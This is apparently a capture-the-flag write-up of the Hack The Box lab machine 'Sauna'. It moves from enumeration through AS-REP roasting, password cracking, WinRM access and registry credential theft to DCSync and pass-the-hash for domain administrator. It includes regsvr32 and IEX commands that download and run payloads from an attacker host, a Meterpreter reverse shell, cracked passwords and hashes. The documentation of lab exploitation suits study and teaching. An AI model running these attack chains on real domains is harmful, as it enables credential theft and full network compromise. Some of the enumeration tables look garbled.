


Sauna

```
=====
| SAUNA 10.10.10.175 |
=====
```



InfoGathering

```
SMB 10.10.10.175 445 SAUNA [*] Windows 10.0 Build 17763 x64 (name:SAUNA)
(domain:EGOTISTICALBANK) (signing:True) (SMBv1:False)
WINRM 10.10.10.175 5985 SAUNA [*] http://10.10.10.175:5985/wsman
```

```
[*] Nmap: PORT STATE SERVICE VERSION
[*] Nmap: 53/tcp open domain?
[*] Nmap: | fingerprint-strings:
[*] Nmap: | DNSVersionBindReqTCP:
[*] Nmap: | version
[*] Nmap: |_ bind
```

```
[*] Nmap: 80/tcp open http Microsoft IIS httpd 10.0
[*] Nmap: | http-methods:
[*] Nmap: |_ Potentially risky methods: TRACE
[*] Nmap: |_ http-server-header: Microsoft-IIS/10.0
[*] Nmap: |_ http-title: Egotistical Bank :: Home
```

```
[*] Nmap: 88/tcp open kerberos-sec Microsoft Windows Kerberos (server time: 2020-02-17
02:06:56Z)
```

```
[*] Nmap: 135/tcp open msrpc Microsoft Windows RPC
```

```
[*] Nmap: 139/tcp open netbios-ssn Microsoft Windows netbios-ssn
```

```
[*] Nmap: 389/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: EGOTISTICAL-
BANK.LOCAL0., Site: Default-First-Site-Name)
```

```
| ldap-search:
| Context: DC=EGOTISTICAL-BANK,DC=LOCAL
| dn: DC=EGOTISTICAL-BANK,DC=LOCAL
| objectClass: top
| objectClass: domain
| objectClass: domainDNS
| distinguishedName: DC=EGOTISTICAL-BANK,DC=LOCAL
| instanceType: 5
| whenCreated: 2020/01/23 05:44:25 UTC
| whenChanged: 2020/02/17 02:17:53 UTC
name: EGOTISTICAL-BANK
```

```
dn: CN=Users,DC=EGOTISTICAL-BANK,DC=LOCAL
| dn: CN=Computers,DC=EGOTISTICAL-BANK,DC=LOCAL
| dn: OU=Domain Controllers,DC=EGOTISTICAL-BANK,DC=LOCAL
| dn: CN=System,DC=EGOTISTICAL-BANK,DC=LOCAL
| dn: CN=LostAndFound,DC=EGOTISTICAL-BANK,DC=LOCAL
| dn: CN=Infrastructure,DC=EGOTISTICAL-BANK,DC=LOCAL
| dn: CN=ForeignSecurityPrincipals,DC=EGOTISTICAL-BANK,DC=LOCAL
| dn: CN=Program Data,DC=EGOTISTICAL-BANK,DC=LOCAL
| dn: CN=NTDS Quotas,DC=EGOTISTICAL-BANK,DC=LOCAL
| dn: CN=Managed Service Accounts,DC=EGOTISTICAL-BANK,DC=LOCAL
| dn: CN=Keys,DC=EGOTISTICAL-BANK,DC=LOCAL
| dn: CN=Hugo Smith,DC=EGOTISTICAL-BANK,DC=LOCAL
| dn: CN=TPM Devices,DC=EGOTISTICAL-BANK,DC=LOCAL
| dn: CN=Builtin,DC=EGOTISTICAL-BANK,DC=LOCAL
dsServiceName: CN=NTDS Settings,CN=SAUNA,CN=Servers,CN=Default-First-Site-
Name,CN=Sites,CN=Configuration,DC=EGOTISTICAL-BANK,DC=LOCAL
| dnsHostName: SAUNA.EGOTISTICAL-BANK.LOCAL
| defaultNamingContext: DC=EGOTISTICAL-BANK,DC=LOCAL
```

```
[*] Nmap: 445/tcp open microsoft-ds?
```

```
*] Nmap: Host script results:
```

```
[*] Nmap: |_clock-skew: 8h00m40s
```

```
[*] Nmap: |smb2-security-mode:
```

```
[*] Nmap: | 2.02:
```

```
[*] Nmap: |_ Message signing enabled and required
```

```
[*] Nmap: |smb2-time:
```

```
[*] Nmap: | date: 2020-02-17T02:09:25
```

```
[*] Nmap: |_ start_date: N/A
```

```
[*] Nmap: 464/tcp open kpasswd5?
```

```
[*] Nmap: 593/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0
```

```
[*] Nmap: 636/tcp open tcpwrapped
```

```
[*] Nmap: 3268/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: EGOTISTICAL-
BANK.LOCAL0., Site: Default-First-Site-Name)
```

```
[*] Nmap: 3269/tcp open tcpwrapped
```

```
*] Nmap: 5985/tcp open wsman
```

DNS

I was not able to use dig to perform a zone transfer.

```
; <<>> DiG 9.11.14-3-Debian <<>> sauna.egotistical-bank.local
```

```
;; global options: +cmd
```

```
;; Got answer:
```

```
;; WARNING: .local is reserved for Multicast DNS
```

```
;; You are currently testing what happens when an mDNS query is leaked to DNS
```

```
;; ->>HEADER<<- opcode: QUERY, status: NXDOMAIN, id: 48043
```

```
;; flags: qr rd ra; QUERY: 1, ANSWER: 0, AUTHORITY: 1, ADDITIONAL: 1
```

```
;; OPT PSEUDOSECTION:
```

```
; EDNS: version: 0, flags:; udp: 4096
```

```
; COOKIE: 5a5417998062489ff8c7bb9c5e498da70fe27c39439ce31f (good)
```

```
;; QUESTION SECTION:
```

```
;sauna.egotistical-bank.local. IN A
```

```
:: AUTHORITY SECTION:
.          10800   IN      SOA a.root-servers.net. nstld.verisign-grs.com. 2020021601 1800 900
604800 86400
```

```
:: Query time: 27 msec
:: SERVER: 192.168.0.1#53(192.168.0.1)
:: WHEN: Sun Feb 16 11:44:56 MST 2020
:: MSG SIZE rcvd: 160
```

```
Name:   sauna.egotistical-bank.local
Address: 10.10.10.175
Name:   sauna.egotistical-bank.local
Address: dead:beef::95b9:a362:1914:c8a8
```


HTTP

- Nikto v2.1.6

```
-----
+ Target IP:      10.10.10.175
+ Target Hostname: 10.10.10.175
+ Target Port:    80
+ Start Time:     2020-02-16 12:27:27 (GMT-7)
-----
```

```
+ Server: Microsoft-IIS/10.0
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against
some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content
of the site in a different fashion to the MIME type
+ Allowed HTTP Methods: OPTIONS, TRACE, GET, HEAD, POST
+ Public HTTP Methods: OPTIONS, TRACE, GET, HEAD, POST
+ Scan terminated: 20 error(s) and 5 item(s) reported on remote host
+ End Time:       2020-02-16 12:33:30 (GMT-7) (363 seconds)
-----
```

```
/images
/css
/fonts
```




RPC

```
rpcclient -U "" 10.10.10.175
```

All my queries seemed to return access denied errors. I was not able to obtain any good info this way

LDAP USERS

Hugo Smith seems to be the stand out name as I could only view OU's with jxplorer and nmap. I made a user.lst file containing possible usernames.



ENUM4LINUX

This gave me the Domain SID

```
enum4linux -a 10.10.10.175
# NEW INFO RESULTS
Domain Name: EGOTISTICALBANK
Domain Sid: S-1-5-21-2966785786-3096785034-1186376766
```

CONTENTS OF user.lst

```
hugo
smith
hugosmith
hugo.smith
hsmith
h.smith
hugos
hugo.s
smith.hugo
smithhugo
sh
hs
```

I used metasploits auxiliary/gather/kerberos_enumusers module to discover the username

```
msfconsole
use auxiliary/gather/kerberos_enumusers
set DOMAIN sauna.egotistical-bank.local
set RHOSTS 10.10.10.175
set RPORT 88
set USER_FILE user.lst
run
```

```
[*] 10.10.10.175:88 - KDC_ERR_PREAUTH_REQUIRED - Additional pre-authentication required
[+] 10.10.10.175:88 - User: "hsmith" is present
[*] 10.10.10.175:88 - Testing User: "hsmith"
```

When we find a user without kerberos preauthentication enabled it means we may be able to get their password hash. hsmith does not have preauth enabled. We do know the username format which may be important.

Gaining Access

I next attempted to see if I could brute force the smb password.

```
use scanner/smb/smb_login
set SMBUser hsmith
set STOP_ON_SUCCESS true
set RHOSTS 10.10.10.175
set RPORT 445
set THREADS 5
set PASS_FILE /usr/share/wordlists/rockyou.txt
```

There are faster ways to brute force a password. Legion provides a great interface for this which uses Hdra.

I next checked the website and found more possible users. I added their names to my user list and ran the kerberos check again
CONTENTS OF user.lst

```
fsmith
hbear
btaylor
sdriver
skerb
scoins
hsmith
```



Fergus Smith



Shaun Coins



Hugo Bear



Bowie Taylor



Sophie Driver



Steven Kerb

AMAZING

Meet The Team

“ Meet the team. So many bank account managers but only one security manager. Sounds about right!

NOTE: The metasploit module I used was not working which means something was probably patched to prevent it from working. Just use impacket for this part.

```
python3 /usr/share/doc/python3-impacket/examples/GetNPUUsers.py EGOTISTICALBANK/ -usersfile /root/HTB/Boxes/Sauna/user.lst -format john -dc-ip 10.10.10.175
```

RESULTS

```
$krb5asrep$23$fsmith@EGOTISTICALBANK:
6f890ff71de0d1aed459d74a18fc61e5$6e638018999ba30346ee2f56124a5c80db937ad3e1c723c5c3c82779f3f9f5
89ba47e4d859d0da28f562a066002de92b313e940e6cb6fc912c9db2c9b047809892234921dba930eaa58b8cd6faea3
d6ad7dcdd5633044db795c02d0192661b3e775fc26b3f88db83bf92b6d843a8748dcf141a86f87f6cd69921b8452041
8f7874b123f5099e8448e6c04953834cfcbe73f5e9bb293d19bceea3f1faa81f274061fc954d6bafef30b149bf9a752
9923b605d5e55a08f35f45e51ecc54f5a07e41a4de65a450a5a81df60f018c98c8460a583245058590a5961fb75cde3
78fcd095d31224c2a11d15f6787735d652a1c286678ea4e0c0cf885f
```

```
root@kali:~/HTB/Boxes/Sauna# python3 /usr/share/doc/python3-impacket/examples/GetNPUUsers.py EGOTISTICALBANK/ -usersfile /root/HTB/Boxes/Sauna/user.lst -format hashcat --dc-ip 10.10.10.175
Impacket v0.9.21-dev - Copyright 2019 SecureAuth Corporation
[+] EGOTISTICALBANK: 6f890ff71de0d1aed459d74a18fc61e5$6e638018999ba30346ee2f56124a5c80db937ad3e1c723c5c3c82779f3f9f589ba47e4d859d0da28f562a066002de92b313e940e6cb6fc912c9db2c9b047809892234921dba930eaa58b8cd6faea3d6ad7dcdd5633044db795c02d0192661b3e775fc26b3f88db83bf92b6d843a8748dcf141a86f87f6cd69921b84520418f7874b123f5099e8448e6c04953834cfcbe73f5e9bb293d19bceea3f1faa81f274061fc954d6bafef30b149bf9a7529923b605d5e55a08f35f45e51ecc54f5a07e41a4de65a450a5a81df60f018c98c8460a583245058590a5961fb75cde378fcd095d31224c2a11d15f6787735d652a1c286678ea4e0c0cf885f
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN (Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN (Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN (Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN (Client not found in Kerberos database)
[-] User 'smith' doesn't have UF_DONT_REQUIRE_PREAUTH set.
```

I now discovered that the fsmith user is vulnerable to asperoad. Time to try to crack the password hash REFERENCE: <http://www.harmj0y.net/blog/activedirectory/roasting-as-reps/>

```
# Crack the password hash using John
john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
john --show hash.txt
# RESULTS
$krb5asrep$fsmith@EGOTISTICALBANK:Thestrokes23
```

```
root@kali:~/MTB/Boxes/Sauna# john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (krb5asrep, Kerberos 5 AS-REP etype 17/18/23 [MD4 HMAC-MD5 RC4 / PBKDF2 HMAC-SHA1 AES 256/256 AVX2 8x])
Will run 12 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Thestrokes23 ($krb5asrep$fsmith@EGOTISTICALBANK)
lg 0:00:00:03 DONE (2020-02-19 08:13) 0.2958g/s 3118Kp/s 3118Kc/s 3118Kc/s Tiffani1432..Thanongsuk_police
Use the "--show" option to display all of the cracked passwords reliably
Session completed
root@kali:~/MTB/Boxes/Sauna# john --show hash.txt
$krb5asrep$fsmith@EGOTISTICALBANK:Thestrokes23

1 password hash cracked, 0 left
```

USER: fsmith
PASS: Thestrokes23

Sign into the machine using these credentials on WinRM

```
ruby /usr/share/evil-winrm/evil-winrm.rb -u fsmith -p Thestrokes23 -i 10.10.10.175 -P 5985 -U /wsman
```

Get the user flag

```
Get-Content -Path C:\Users\FSmith\Desktop\user.txt
# OR CMD PEOPLE
type C:\Users\FSmith\Desktop\user.txt
# RESULTS
1b5520b98d97cf17f24122a55baf70cf
```

```
*Evil-WinRM* PS C:\Users\FSmith\Desktop> type user.txt
1b5520b98d97cf17f24122a55baf70cf
*Evil-WinRM* PS C:\Users\FSmith\Desktop> |
```

If you have read my writeups before you know next comes a Meterpreter shell.

```
msfconsole
use exploit/multi/script/web_delivery
set target 3
set payload windows/x64/meterpreter/reverse_tcp
set LHOST 10.10.14.34
set SRVHOST 10.10.14.34
set LPORT 8081
set SRVPORT 8082
run

# In the WinRM shell execute the generated command in the background
& regsvr32 /s /n /u /i:http://10.10.14.34:8082/b04TbIbmX0j8L.sct scrobj.dll
```

```
msf5 exploit(multi/script/web_delivery) >
[*] 10.10.10.175 web_delivery - Handling .sct Request
[*] 10.10.10.175 web_delivery - Delivering Payload (3032) bytes
[*] Sending stage (206403 bytes) to 10.10.10.175
[*] Meterpreter session 1 opened (10.10.14.34:8081 -> 10.10.10.175:56557) at 2020-02-19 08:31:21 -0700
```


PrivEsc

For some nice looking enum I like to perform an LDAP domain count to keep tools fresh in mind.

```
ldapdomaindump -u egotisticalbank\fsmith -p 'Thestrokes23' -n 10.10.10.175 10.10.10.175
```

Domain users

CN	name	SAM Name	Member of groups	Primary group	Created on	Changed on	lastlogon	Flags	pwdLastSet	SID	description
I Manager	I Manager	ice_incmgr	Remote Management Users	Domain Users	00/04/00 20:40:11	02/18/00 15:28:43	00/19/00 28:14:00	DONT_EXPIRE_PASSWORD, NORMAL_ACCOUNT	01/03/00 23:44:30	1300	
Evgeny Smith	Evgeny Smith	FSmith	Remote Management Users	Domain Users	00/03/00 14:44:05	02/18/00 15:45:18	00/19/00 23:13:40	DONT_REQ_PREAUTH, DONT_EXPIRE_PASSWORD, NORMAL_ACCOUNT	01/03/00 16:45:19	1305	
Huge Smith	Huge Smith	HSmith		Domain Users	00/03/00 05:34:34	01/03/00 06:02:45	0	NORMAL_ACCOUNT	01/03/00 05:54:34	1301	
krbtgt	krbtgt	krbtgt	Default BDC, Password Replication Group	Domain Users	00/05/00 00:00:00	01/03/00 00:00:00	0	NORMAL_ACCOUNT, ACCOUNT_DISABLED	01/03/00 00:45:00	502	Key Distribution Center Service Account
Client	Client	Client	Guests	Domain Guests	00/03/00 05:44:30	01/03/00 05:44:30	0	DONT_EXPIRE_PASSWORD, PASSWORD_NOT_REQUIRED, NORMAL_ACCOUNT, ACCOUNT_DISABLED	0	501	Built-in account for guest access to the computer/domain
Administrator	Administrator	Administrator	Group Policy Creator Owners, Domain Admins, Enterprise Admins, Schema Admins, Administrators	Domain Users	00/03/00 05:44:30	02/18/00 15:18:24	00/19/00 18:48:07	DONT_EXPIRE_PASSWORD, NORMAL_ACCOUNT	01/04/00 17:14:15	500	Built-in account for administrators of the computer/domain

Domain groups

CN	SAM Name	Member of groups	Description	Created on	Changed on	SID
DesUpdateProxy	DesUpdateProxy		DNS clients who are permitted to perform dynamic updates on behalf of some other clients (such as DHCP servers).	01/03/00 05:48:00	01/03/00 05:48:00	1302
DesAdmins	DesAdmins		DNS Administrators Group	01/03/00 05:48:00	01/03/00 05:48:00	1303
Enterprise Key Admins	Enterprise Key Admins		Members of this group can perform administrative actions on key objects within the forest.	01/03/00 05:45:30	01/03/00 05:45:30	527
Key Admins	Key Admins		Members of this group can perform administrative actions on key objects within the domain.	01/03/00 05:45:30	01/03/00 05:45:30	528
Protected Users	Protected Users		Members of this group are afforded additional protection against authentication security threats. See http://go.microsoft.com/fwlink/?LinkId=200899 for more information.	01/03/00 05:45:30	01/03/00 05:45:30	510
Cloneable Domain Controllers	Cloneable Domain Controllers		Members of this group that are domain controllers may be cloned.	01/03/00 05:45:30	01/03/00 05:45:30	522
Enterprise Read-only Domain Controllers	Enterprise Read-only Domain Controllers		Members of this group are Read-Only Domain Controllers in the enterprise.	01/03/00 05:45:30	01/03/00 05:45:30	498
Read-only Domain Controllers	Read-only Domain Controllers	Default BDC, Password Replication Group	Members of this group are Read-Only Domain Controllers in the domain.	01/03/00 05:45:30	01/03/00 05:45:30	503
Default BDC Password Replication Group	Default BDC Password Replication Group		Members in this group cannot have their passwords replicated to any read-only domain controllers in the domain.	01/03/00 05:45:30	01/03/00 05:45:30	512
Allowed BDC Password Replication Group	Allowed BDC Password Replication Group		Members in this group can have their passwords replicated to all read-only domain controllers in the domain.	01/03/00 05:45:30	01/03/00 05:45:30	513
Terminal Server License Servers	Terminal Server License Servers		Members of this group can update user accounts in Active Directory with information about license issuance, for the purpose of tracking and reporting TS Per User CAL usage.	01/03/00 05:45:30	01/03/00 05:45:30	501
Windows Authentication Access Group	Windows Authentication Access Group		Members of this group have access to the computed attribute (groupofclasses:MediateInternalAttribute) on User objects.	01/03/00 05:45:30	01/03/00 05:45:30	508
Incoming Forest Trust Builders	Incoming Forest Trust Builders		Members of this group can create incoming, one-way trusts to this forest.	01/03/00 05:45:30	01/03/00 05:45:30	527
Pre-Windows 2000 Compatible Access	Pre-Windows 2000 Compatible Access		A built-in compatibility group which allows read access on all users and groups in the domain.	01/03/00 05:45:30	01/03/00 05:45:30	504
Account Operators	Account Operators		Members can administer domain user and group accounts.	01/03/00 05:45:30	01/03/00 05:45:30	505
Server Operators	Server Operators		Members can administer domain servers.	01/03/00 05:45:30	01/03/00 05:45:30	506
RAS and IAD Servers	RAS and IAD Servers		Servers in this group can access remote access properties of users.	01/03/00 05:45:30	01/03/00 05:45:30	514
Group Policy Creator Owners	Group Policy Creator Owners	Default BDC, Password Replication Group	Members in this group can modify group policy for the domain.	01/03/00 05:45:30	01/03/00 05:45:30	528
Domain Guests	Domain Guests	Guests	All domain guests	01/03/00 05:45:30	01/03/00 05:45:30	514

Domain computer accounts

CN	SAM Name	DNS Hostname	Operating System	Service Pack	OS Version	lastlogon	Flags	Created on	SID	description
SAUNA	SAUNA	SAUNA.EGOTISTICAL.BANK.LOCAL	Windows Server 2012 Standard		6.0.6177.0	02/18/00 15:28:00	TRUSTED_FOR_DELEGATION, SERVICE_TRUST_ACCOUNT	00/03/00 05:45:30	1000	

Domain policy

CN	Lockout time window	Lockout duration	Lockout threshold	Min password age	Min password length	Min password complexity	pwdHistoryLength	pwdProperties
50.0 minutes	30.0 minutes	0	42.00 days	1.00 days	7	3	14	ENFORCED_COMPLEX

Next I like to search for credentials as that is the simplest way to change privilege. And we have a winner.

```
reg query "HKLM\SOFTWARE\Microsoft\Windows NT\Currentversion\Winlogon"
```

```
ShutdownFlags      REG_DWORD      0x80000027
DisableLockWorkstation  REG_DWORD      0x0
DefaultPassword    REG_SZ         Moneymakestheworldgoround!
```

USER: EGOTISTICALBANK\svc_loanmanager
PASS: Moneymakestheworldgoround!

RESOURCE: <https://book.hacktricks.xyz/windows/checklist-windows-privilege-escalation>

My user enumeration and directory enumeration showed me the username as being svc_loanmgr and not svc_loanmanager. I tried both and of course the svc_loanmgr account is the one we need.

I next I gained a meterpreter session as our new user.

```
ruby /usr/share/evil-winrm/evil-winrm.rb -u svc_loanmgr -p 'Moneymakestheworldgoround!' -i 10.10.10.175 -P 5985 -U /wsman
```

```
# Once you gain your meterpreter load powershell
load powershell
powershell_shell
```

I then ran my typical enumeration with PowerUp.ps1. We do not want to download things to the machine as this may not be allowed in a pen test. Import the commands into the current powershell session only using Invoke-Expression

```
IEX (New-Object Net.WebClient).downloadString("http://10.10.14.34/PowerUp.ps1")
```

This found the clear text password in the registry we have already. In Meterpreter I tried a few modules and gained a password hash for the local administrator

```
load kiwi
dcsync_ntlm Administrator

# RESULTS
[+] Account      : Administrator
[+] NTLM Hash    : d9485863c1e9e05851aa40cbb4ab9dff
[+] LM Hash      : ee8c50e6bc332970a8e8a632488f5211
[+] SID          : S-1-5-21-2966785786-3096785034-1186376766-500
[+] RID          : 500
```

```
meterpreter > dcsync_ntlm Administrator
[+] Account      : Administrator
[+] NTLM Hash    : d9485863c1e9e05851aa40cbb4ab9dff
[+] LM Hash      : ee8c50e6bc332970a8e8a632488f5211
[+] SID          : S-1-5-21-2966785786-3096785034-1186376766-500
[+] RID          : 500
```

I now have a password hash for the administrator. This is because the svc_loanmgr user has permissions to execute DCSync against a domain controller. DCSync is a domain controllers permissions to request account password data from a targeted domain controller.

I can now use the NTLM password hash to access the target.

```
ruby /usr/share/evil-winrm/evil-winrm.rb -u Administrator -H d9485863c1e9e05851aa40cbb4ab9dff -i 10.10.10.175 -P 5985 -U /wsman
```

```
# Obtain a meterpreter
```

```
& regsvr32 /s /n /u /i:http://10.10.14.34:8088/fwIg6R.sct scrobj.dll
```

```
Active sessions
```

Id	Name	Type	Information	Connection
2		meterpreter	x64/windows	EGOTISTICALBANK\FSmith @ SAUNA 10.10.14.34:8081 -> 10.10.10.175:56614 (10.10.10.175)
3		meterpreter	x64/windows	EGOTISTICALBANK\svc_loanmgr @ SAUNA 10.10.14.34:8083 -> 10.10.10.175:56649 (10.10.10.175)
4		meterpreter	x64/windows	EGOTISTICALBANK\Administrator @ SAUNA 10.10.14.34:8089 -> 10.10.10.175:56739 (10.10.10.175)

Obtain as much info as possible!!

```
use post/windows/gather/smart_hashdump
```

```
set -g SESSION 4
```

```
run
```

Of course get the root flag

```
type C:\Users\Administrtaor\Desktop\root.txt
```

```
# RESULTS
```

```
f3ee04965c68257382e31502cc5e881f
```

```
*Evil-WinRM* PS C:\Users\Administrator\Desktop> type root.txt  
f3ee04965c68257382e31502cc5e881f
```

ROOT FLAG: f3ee04965c68257382e31502cc5e881f